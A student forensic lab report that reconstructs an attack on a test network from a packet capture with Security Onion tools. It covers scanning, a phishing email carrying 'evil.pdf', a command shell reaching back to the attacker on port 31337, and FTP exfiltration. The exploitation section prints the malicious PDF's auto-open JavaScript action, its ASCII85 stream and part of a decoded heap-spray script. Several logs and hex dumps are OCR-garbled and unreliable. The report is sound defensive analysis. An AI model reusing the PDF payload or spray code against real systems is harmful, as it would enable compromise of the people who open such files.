

CS6055 CYBER DEFENSE OVERVIEW
LAB 3: DUE ON OCTOBER 14,2016
SUBMITTED BY : NAVEEN REDDY ALETI
UC ID : M10727908

Objective: To conduct a forensic analysis on the attack that took place on the network of The Company with network IP addresses 192.168.6.x ,with gateway address 192.168.6.1 .

Known Facts : We have the pcap of the attack and we also know that the intrusion on the network is being conducted from the IP address 192.168.5.55 .

Tools Used :

Security Onion tools like

1. BRO – NIDS Analyzer for generating logs from the pcap file.
2. SGUIL - Web interface for Sguil server.
3. ELSA - Web interface for Bro logs and IDS Servers.
4. Network Miner - Tool for retrieving the files that are transferred over the network from pcap .

Alternative tools that can also be used are

1. Scalpel
2. Foremost

Setting Up The Environment :

1. Download and install Security Onion in the Virtual Box .
2. The OS can be updated using software updater or using the following commands from terminal

```
sudo apt-get update -y
sudo apt-get dist-upgrade
sudo reboot
```

3. Now run the setup from the Desktop to configure and start the following IDS – OSSEC , ELSA, BRO,SGUIL, SQUERT . During setup ,configure eth0 as Management Interface and eth1 as Sniffing Interface .

4. After setting up all the IDS services we can start the services using following command

```
sudo service nsm start
```

This command also gives the status of running services.

5. Now in order to recreate the network traffic use “tcpreplay”, on replaying network traffic the BRO logs and alerts in sguil are generated.

Tcpreplay: `sudo tcpreplay -ieth0 -M10 /home/naveen/Downloads/lab3.pcap`

6. As the size of the given pcap file is more than the default value of the interface all the pcap files are not being replayed .

In order to increase the default size of the interface and allow all the packets, use the following commands.

```
sudo ifconfig -ieth0 mtu 6000
sudo ifconfig -ieth1 mtu 6000
```

```
processing file: lab3.pcap
Warning in send_packets.c:send_packets() line 178:
Unable to send packet: Error with PF_PACKET send() [496]: Message too long (errno = 90)
Actual: 2766 packets (2025506 bytes) sent in 1.67 seconds.          Rated: 1212877.9 bps, 9.25 Mbps, 1656.29 pps
Statistics for network device: eth0
  Attempted packets: 2766
  Successful packets: 2765
  Failed packets: 1
  Retried packets (ENOBUFS): 0
  Retried packets (EAGAIN): 0
root@naveen-VirtualBox: /home/naveen/Downloads# sudo ifconfig eth0 mtu 6000
root@naveen-VirtualBox: /home/naveen/Downloads# sudo ifconfig eth1 mtu 6000
root@naveen-VirtualBox: /home/naveen/Downloads# sudo tcpreplay -ieth0 -M10 lab3.pcap
sending out eth0
processing file: lab3.pcap
Actual: 2766 packets (2025506 bytes) sent in 1.69 seconds.          Rated: 1198524.2 bps, 9.14 Mbps, 1636.69 pps
Statistics for network device: eth0
  Attempted packets: 2766
  Successful packets: 2766
  Failed packets: 0
  Retried packets (ENOBUFS): 0
  Retried packets (EAGAIN): 0
```

```
cd /nsm/bro/logs/current
more conn.log
```

Query

class=BRO_CONN

Submit Query

Help

from

2016-10-11 22:53:09

to

UTC

Add Term

Report On

Index

Reuse current tab

Grid display

class=BRO_CONN (226)

class=BRO_CONN groupby:script (2) [Grouped by script]

x

Result Options...

Field Summary

host(1) program(1) class(1) script(1) script_id(1) destip(1) destport(97) bytes_in(1) bytes_out(1) service(2) conn_duration(47) bytes_out(47) ptkts_out(3) ptkts_in(2) resp_country_code(1)

Records: 100 / 126 495 ms

<< first < prev


1 2 3 4 5 6 7

next > last >>

15


	Timestamp	Fields
info	Thu Oct 13 22:31:49	1476397904.142481[CC2zD2K3RgU1Enz7192.168.5.55]42587[192.168.6.1]80[tcphthp]0.001430[47]0[SHIT]T[0]S[ADFF]14710[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+2587[192.168.6.1] destip=192.168.6.1 destport=80 TCP bytes_in=0 service=+ conn_duration=0.001430 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144136[CMoLka31tXtK9N61Enz7192.168.5.55]47989[192.168.6.1]443[tcphp]0.000441[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+47989[192.168.6.1] destip=192.168.6.1 destport=80 TCP bytes_in=0 service=+ conn_duration=0.000441 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144013[CMoLka31tXtK9N61Enz7192.168.5.55]42588[192.168.6.1]80[tcphthp]0.000513[47]0[SHIT]T[0]S[ADFF]14710[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+42588[192.168.6.1] destip=192.168.6.1 destport=80 TCP bytes_in=0 service=+ conn_duration=0.000513 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144424[C1c3B0Z2TgwS6n5Enz7192.168.5.55]37750[192.168.6.1]23[tcphp]0.000446[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+37750[192.168.6.1] destip=192.168.6.1 destport=23 TCP bytes_in=0 service=+ conn_duration=0.000446 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144525[CM3A3Q1VWzbhVwoze192.168.5.55]50274[192.168.6.1]256[tcphp]0.000544[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+50274[192.168.6.1] destip=192.168.6.1 destport=256 TCP bytes_in=0 service=+ conn_duration=0.000544 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144653[C1c1r1b5bGomU61Enz7192.168.5.55]36798[192.168.6.1]11[tcphp]0.000530[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+36798[192.168.6.1] destip=192.168.6.1 destport=11 TCP bytes_in=0 service=+ conn_duration=0.000530 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.144843[C7ZqrU1b5bGomU61Enz7192.168.5.55]1462[192.168.6.1]117[tcphp]0.000544[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+1462[192.168.6.1] destip=192.168.6.1 destport=117 TCP bytes_in=0 service=+ conn_duration=0.000544 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.145076[CM3A2uXZ1rstb192.168.5.55]36844[192.168.6.1]1723[tcphp]0.000530[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+36844[192.168.6.1] destip=192.168.6.1 destport=1723 TCP bytes_in=0 service=+ conn_duration=0.000530 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1
info	Thu Oct 13 22:31:49	1476397904.145412[C3R0mKs3435]t0MF0C192.168.5.55]40797[192.168.6.1]113[tcphp]0.000582[47]0[SHIT]T[0]S[1601]140[0][empty]1[+naveen-VirtualBox-eth1] host=127.0.0.1 program=+naveen-VirtualBox-eth1 class=BRO_CONN script=+40797[192.168.6.1] destip=192.168.6.1 destport=113 TCP bytes_in=0 service=+ conn_duration=0.000582 bytes_out=47 ptkts_out=0 ptkts_in=1 resp_country_code=+127.0.0.1

As we know the attacker is 192.168.5.55 we group the logs by source ip :



Here we can see that there is large number of connections(223) for the ip address 192.168.5.55. The number itself makes suspicious about the attacker ip address.

b. Further clicking on the ip address we can see the bro logs grouped by number of Bytes out for each individual connection . We can see there are 4 unique type of bytes out.



c. By clicking on 47 hyper link will take us to the capMe application which lists the data exchanged as a part of this connection.

192.168.5.55:42587-192.168.6.1:80-659644884.pcap

Sensor Name: naven-VirtualBox-011
Timestamp: 2016-10-13 22:31:44
Connection ID: 47
Src IP: 192.168.5.55 (Unknown)
Dst IP: 192.168.6.1 (Unknown)
Src Port: 42587
Dst Port: 80
OS Fingerprint: 192.168.5.55:42587 - UNKNOWN [520.64.1.60:M460.S,T,N,W7.7] [high throughput] (up: 30 hrs)
OS Fingerprint: 192.168.6.1:80 (link: ethernet(modem))

SRC: GET /index.html HTTP/1.0
SRC: Host: 192.168.6.1
SRC:
SRC:
SRC:
DST: HTTP/1.1 200 OK
DST: Date: Tue, 14 Oct 2014 21:46:06 GMT
DST: Server: Apache/2.2.22 (Ubuntu)
DST: Last-Modified: Mon, 13 Oct 2014 13:20:33 GMT
DST: ETag: "020aa-164-5054dc377f2c07"
DST: Accept-Ranges: bytes
DST: Content-Length: 556
DST: Vary: Accept-Encoding
DST: Connection: close
DST: Content-Type: text/html
DST:
DST: <html>
DST: <head><title>The Company</title></head>
DST: <body><h1>Welcome to The Company</h1>
DST: <p>This is the website for The Company. We have 21 years of successful
DST: experience in synergizing collaborative foundations. Our team is listed
DST: below:</p>
DST:
DST:
DST:
DST:
DST:
DST:
DST:
DST: </body></html>
DST:

2. Weaponization: The attacker (192.168.5.55) (jones@hotmail.com) sent an email with a malicious pdf attached to it. Here is how we were able to crack this using both SGUIL and ELSA :

The screenshot shows a web browser window with multiple tabs open, including "capME! - Chromium", "Pictures - File Manager", "Terminal - naveen@na...", "Course Web Page & Lab 3", "ELSA", and another "capME! - Chromium" tab. The active tab displays a raw email message received at localhost. The email header includes fields like SRC: DATA, DST: 354 End data with <CR><LF>, SRC: Message-ID, SRC: From: jones@hotmail.com, SRC: To: taurden@localhost, SRC: Subject: How to train your cat, SRC: Date: Tue, 14 Oct 2014 21:50:11 +0000, SRC: MIME-Version: 1.0, and SRC: Content-Type: multipart/mixed; boundary="". The body of the email contains a MIME delimiter followed by a plain text section starting with "SRC: This is a multi-part message in MIME format..." and then a PDF attachment named "evil.pdf". The PDF content is displayed as a long string of base64-encoded text.

c. Further confirmation that evil.pdf is used as weapon can also be done using sgul.

[Evil.pdf - Mousepad]
[NetworkMiner 2.0]
[1'Cyber Defense' - nav...]
[SGUIL-0.9.0 - Connected to localhost]
[Pictures - File Manager]
[lab3_file - File Manager]
[Terminal - naveen@na...]
[Terminal - naveen@na...]
14 Oct 2016

File
Query
Reports
Sound: Off
ServerName: localhost
UserName: naveen
UserID: 2

2016-10-14 17:54:58 GMT

RealTime Events
Escalated Events
Event Query 1

Close
Export

(SELECT event.status, event.priority, sensor.hostname, event.timestamp as datetime, event.sid, event.cid, event.signature, INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto, event.src_port, event.dst_port, event.signature_gen, event.signature_id, event.signature_rev FROM event IGNORE INDEX (event.p_key, sid, time) INNER JOIN sensor ON event.sid=sensor.sid WHERE event.timestamp > 2016-10-07 AND event.src_port = 1098) UNION (SELECT event.status, event.priority, sensor.hostname, event.timestamp as datetime, event.sid, event.cid, event.signature, INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto, event.src_port, event.dst_port, event.signature_gen, event.signature_id, event.signature_rev FROM event IGNORE INDEX (event.p_key, sid, time) INNER JOIN sensor ON event.sid=sensor.sid WHERE event.timestamp >

Submit
Edit

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
1	naveen-VL...	3.9	2016-10-13 22:31:44	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.7	2016-10-13 22:31:44	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.4	2016-10-13 22:31:44	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.8	2016-10-13 22:31:44	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.5	2016-10-13 22:31:44	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.13	2016-10-13 22:31:46	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.11	2016-10-13 22:31:46	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.14	2016-10-13 22:31:46	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.12	2016-10-13 22:31:46	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.23	2016-10-14 01:18:32	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.21	2016-10-14 01:18:32	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.18	2016-10-14 01:18:32	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.22	2016-10-14 01:18:32	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.19	2016-10-14 01:18:32	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND
1	naveen-VL...	3.27	2016-10-14 01:18:33	192.168.6.40	1098	192.168.5.55	31337	6	ET	ETROJAN Windows dir Microsoft Windows DOS prompt command exit OUTBOUND

IP Resolution
Agent Status
Short Statistics
System Msgs
User Msgs

☐ Reverse DNS
☒ Enable External DNS

Src IP:
Src Name:
Dst IP:
Dst Name:

Whom Query:
None
Src IP
Dst IP

☒ Show Packet Data
☐ Show Rule

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	192.168.6.40	192.168.5.55	4	5		539	7678	2	0	127	20271

TCP

Source Port	Dest Port	R	R	U	A	P	R	S	F	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
1098	31337	1	0	G	K	H	T	N	N							

DATA

```

20 38 2C 32 37 20 65 76 69 6C 2D 33 2E 70 64
66 00 0A 31 30 2F 31 34 2F 32 30 31 34 20 20 31
32 3A 30 31 20 41 4D 20 20 20 20 20 20 20 20
20 20 20 20 18 2C 32 37 32 65 76 69 6C 2E 70
64 66 00 0A 31 30 2F 31 33 2F 32 30 31 34 20 20
31 31 3A 30 32 50 40 20 20 20 20 3C 44 49 52
3E 20 20 20 20 20 20 20 4D 4F 7A 69 6C
6C 61 4D 61 69 6C 6E 65 77 73 00 0A 20 20 20 20
8,272 evil-3.pd
r.,10/14/2014 1
2:01 AM
8,272 evil.p
dl.,10/13/2014
11:02 PM -DIR
- Mozilla
laMailnews...

```

Here many alerts with high severity are generated . On looking at the packet data we see that the evil.pdf and evil-3.pdf are sent.

3.Delivery: The attacker (jones@hotmail.com) sent the email to multiple email addresses using different combinations from the names that he/she obtained from the company's website. The email was delivered successfully only to one of the recipients (tdurden@localhost) while for the other recipients it was rejected due to invalid email addresses. Here is how we were able to figure out using **sguil** and opening the event in the **ELSA** transcript.

a. Also by opening the corresponding event(3.9) of “evil.pdf” in the transcript or by looking up the event in **ELSA**

```
Terminal - naveen@na...
capMEI - Chromium
x capMEI
=192.168.6.1&spt=47943&dpt=25&stime=1476396109&etime=1476399709

192.168.5.55:47943 -> 192.168.6.1:25-6145600992.pcap
Sensor Name: naveen-VirtualBoxem1
Timestamp: 2016-10-13 22:31:44
Connection ID: CUI
Src IP: 192.168.5.55 (Unknown)
Dst IP: 192.168.6.1 (Unknown)
Src Port: 47943
Dst Port: 25
OS Fingerprint: 192.168.5.55:47943 - UNKNOWN (S20.64.1.60.M1460.S.T.N.W7..?/? (up: 30 hrs)
OS Fingerprint -> 192.168.6.1:25 (link: ethernetmodem)

DST: 220 gateway SMTP Postfix (Ubuntu)
DST:
SRC: EHLO cyberdel-kali
SRC:
DST: 250-gateway
DST: 250-PIPELINING
DST: 250-SIZE 10240000
DST: 250-VRIFY
DST: 250-ETRN
DST: 250-STARTTLS
DST: 250-ENHANCEDSTATUSCODES
DST: 250-8BITMIME
DST: 250-DSN
DST:
SRC: MAIL FROM:<jones@hotmail.com>
SRC:
DST: 250 2.1.0 Ok
DST:
SRC: RCPT TO:<tdurden@localhost>
SRC:
DST: 250 2.1.5 Ok
DST:
SRC: RCPT TO:<tony.durden@localhost>
DST: 550 5.1.1 <tony.durden@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<smith@localhost>
SRC:
DST: 550 5.1.1 <smith@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<reginald.smith@localhost>
SRC:
DST: 550 5.1.1 <reginald.smith@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<talvarez@localhost>
SRC:
DST: 550 5.1.1 <talvarez@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: RCPT TO:<celicity.alvarez@localhost>
SRC:
DST: 550 5.1.1 <celicity.alvarez@localhost>: Recipient address rejected: User unknown in local recipient table
DST:
SRC: DATA
SRC:
DST: 354 End data with <CR><LF>.<CR><LF>
```

b. From the transcript we can see that the email is sent from attacker's email address (jones@hotmail.com).

c. We can see that the email was sent to multiple email combinations using the names of the employees found in the reconnaissance phase.


d. The email was successfully delivered to one address (tdurden@localhost) while the other email addresses were rejected with an error .

4. Exploitation: The evil.pdf attachment in the email had ASCII85 encoded JavaScript that executes as soon as the document is opened. Here is how this was found out using **Network Miner** and online decoder tools.

a. The pdf document is one of the eight files that are extracted from the lab3.pcap using **Network Miner** tool in security onion.


Frame nr.	Reconstructed file path	Source host	S. port	Destination host	D. port	Protocol	Filename	Extension	Size	Timestamp	Det
14	/opt/networkminer/AssembledFiles/192.168.6.1/TCP-80/index.html	192.168.6.1 [192.168.6.1]	TCP 80	192.168.5.55	TCP 42587	HttpGetNormal	index.html	html	356 B	10/14/2014 9:46:10 PM	192
496	/opt/networkminer/AssembledFiles/192.168.6.1/TCP-25/evil.pdf	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMTP	evil.pdf	pdf	8 272 B	10/14/2014 9:50:21 PM	5m
496	/opt/networkminer/AssembledFiles/192.168.6.1/TCP-25/How to tra.eml	192.168.5.55	TCP 47943	192.168.6.1 [192.168.6.1]	TCP 25	SMTP	How to tra.eml	eml	12 586 B	10/14/2014 9:50:21 PM	SMT
586	/opt/networkminer/AssembledFiles/192.168.5.55/TCP-51730/dirc.txt	192.168.6.40 (Windows)	TCP 1101	192.168.5.55	TCP 51730	FTP	dirc.txt	txt	1 502 B	10/14/2014 9:53:07 PM	STO
662	/opt/networkminer/AssembledFiles/192.168.5.55/TCP-39339/cat-breeds.jpg	192.168.6.40 (Windows)	TCP 1104	192.168.5.55	TCP 39339	FTP	cat-breeds.jpg	jpg	47 560 B	10/14/2014 9:54:11 PM	STO
743	/opt/networkminer/AssembledFiles/192.168.5.55/TCP-50747/cute-cat-wallpap.jpg	192.168.6.40 (Windows)	TCP 1105	192.168.5.55	TCP 50747	FTP	cute-cat-wallpap.jpg	jpg	12 968 B	10/14/2014 9:54:12 PM	STO
776	/opt/networkminer/AssembledFiles/192.168.5.55/TCP-52906/o-BLACK-FOOTED-C.jpg	192.168.6.40 (Windows)	TCP 1106	192.168.5.55	TCP 52906	FTP	o-BLACK-FOOTED-C.jpg	jpg	402 700 B	10/14/2014 9:54:13 PM	STO
1233	/opt/networkminer/AssembledFiles/192.168.5.55/TCP-48319/tumblr_..._static_impress.jpg	192.168.6.40 (Windows)	TCP 1107	192.168.5.55	TCP 48319	FTP	tumblr_..._static_impress.jpg	jpg	83 984 B	10/14/2014 9:54:14 PM	STO

b. These files gets extracted to /opt/networkminer/AssembledFiles/ folder . Now open the evil.pdf in any notepad(i used Mouse pad). Here you can see the [ASCII85Decode] before stream from which we can determine that it is encoded in ASCII85 encryption.



```
%PDF-1.5
%gdui
1 0 obj<</S4#79#70#65/C#61#74#61#6fg/#4f#75#741#6#65#73 2 0 R/Pag#65#73 3 0 R>>endobj
2 0 obj<</Type/Out#4#6c1#6#65s/#43#75nt 0>>endobj
3 0 obj<</S4#79#70#65/#5#61g#65#73/#4b1d#73[4 0 R]/#43ou#6#74 1>>endobj
4 0 obj<</Type/Out#65/Page/#5#61g#65#74 3 0 R/#44ed1a#42#6fx[165 153 120 114] /AA << /O << /JS 5 0 R/#53 /#4a#61#76a5c#721#70t >>>>>>endobj
5 0 obj<</Length 7625/Filter[/ASCII85Decode]>>
stream
$6UH6+EH16+EHUE7<<Z883p[ '90gl64Mh1BATH7IE+LFA-$:ps@PFBRI,NP1-$<fY36'.+1,ibu-$:nP11ht1GE9H-$%A11W2'WV-$:4-1bpA'36s!-$:;XAM)Z3AE!-$:4#0Jk(u0f:e'-$:n03AVt(1L)m'-$<f(00Z8M2'EQ1-$:1W1M.qU2e57--$:1*1cZk)@P_V-$:;S3B8C.0f_-H-$:4+AZ'Y'V85q'
endstream
endobj
xref
0 6
0000000000 65535 f
0000000017 00000 n
0000000108 00000 n
0000000161 00000 n
0000000235 00000 n
0000000378 00000 n
trailer<<Size#65 6/R#6f#6ft 1 0 R>>
startxref
8080
%%EOF
```

c. Now copy the contents in between *stream* and *endstream* and decode the it using online ASCII85 decoder tool at https://www.tools4noobs.com/online_tools/ascii85_decode/ . to generate the decoded output.



```
$6UH6+EH16+EHUE7<<Z883p[ '90gl64Mh1BATH7IE+LFA-$:ps@PFBRI,NP1-$<fY36'.+1,ibu-$:nP11ht1GE9H-$%A11W2'WV-$:4-1bpA'36s!-$:;XAM)Z3AE!-$:4#0Jk(u0f:e'-$:n03AVt(1L)m'-$<f(00Z8M2'EQ1-$:1W1M.qU2e57--$:1*1cZk)@P_V-$:;S3B8C.0f_-M-$:4+AZ'Y'V85q'
endstream
endobj
xref
0 6
0000000000 65535 f
0000000017 00000 n
0000000108 00000 n
0000000161 00000 n
0000000235 00000 n
0000000378 00000 n
trailer<<Size#65 6/R#6f#6ft 1 0 R>>
startxref
8080
%%EOF
```

Result (ASCII85 Decoded):

```
MLZugrf] = vnThJdMpkGwtOzuIONWVOVLPkIPWMPQysFDWzhhiBvMBvMerSAQskHvrbPaIfJkG +
PxuvWHUrtbNvUqXHPpArCwcvBZEQPCIZLQyPoxUJpBK;
var tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT = unescape("%0a");
while(tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT.length < 0x4000)
tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT+=tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCa
GgHfWtOUyqETBZZIDEMTTbkshT;
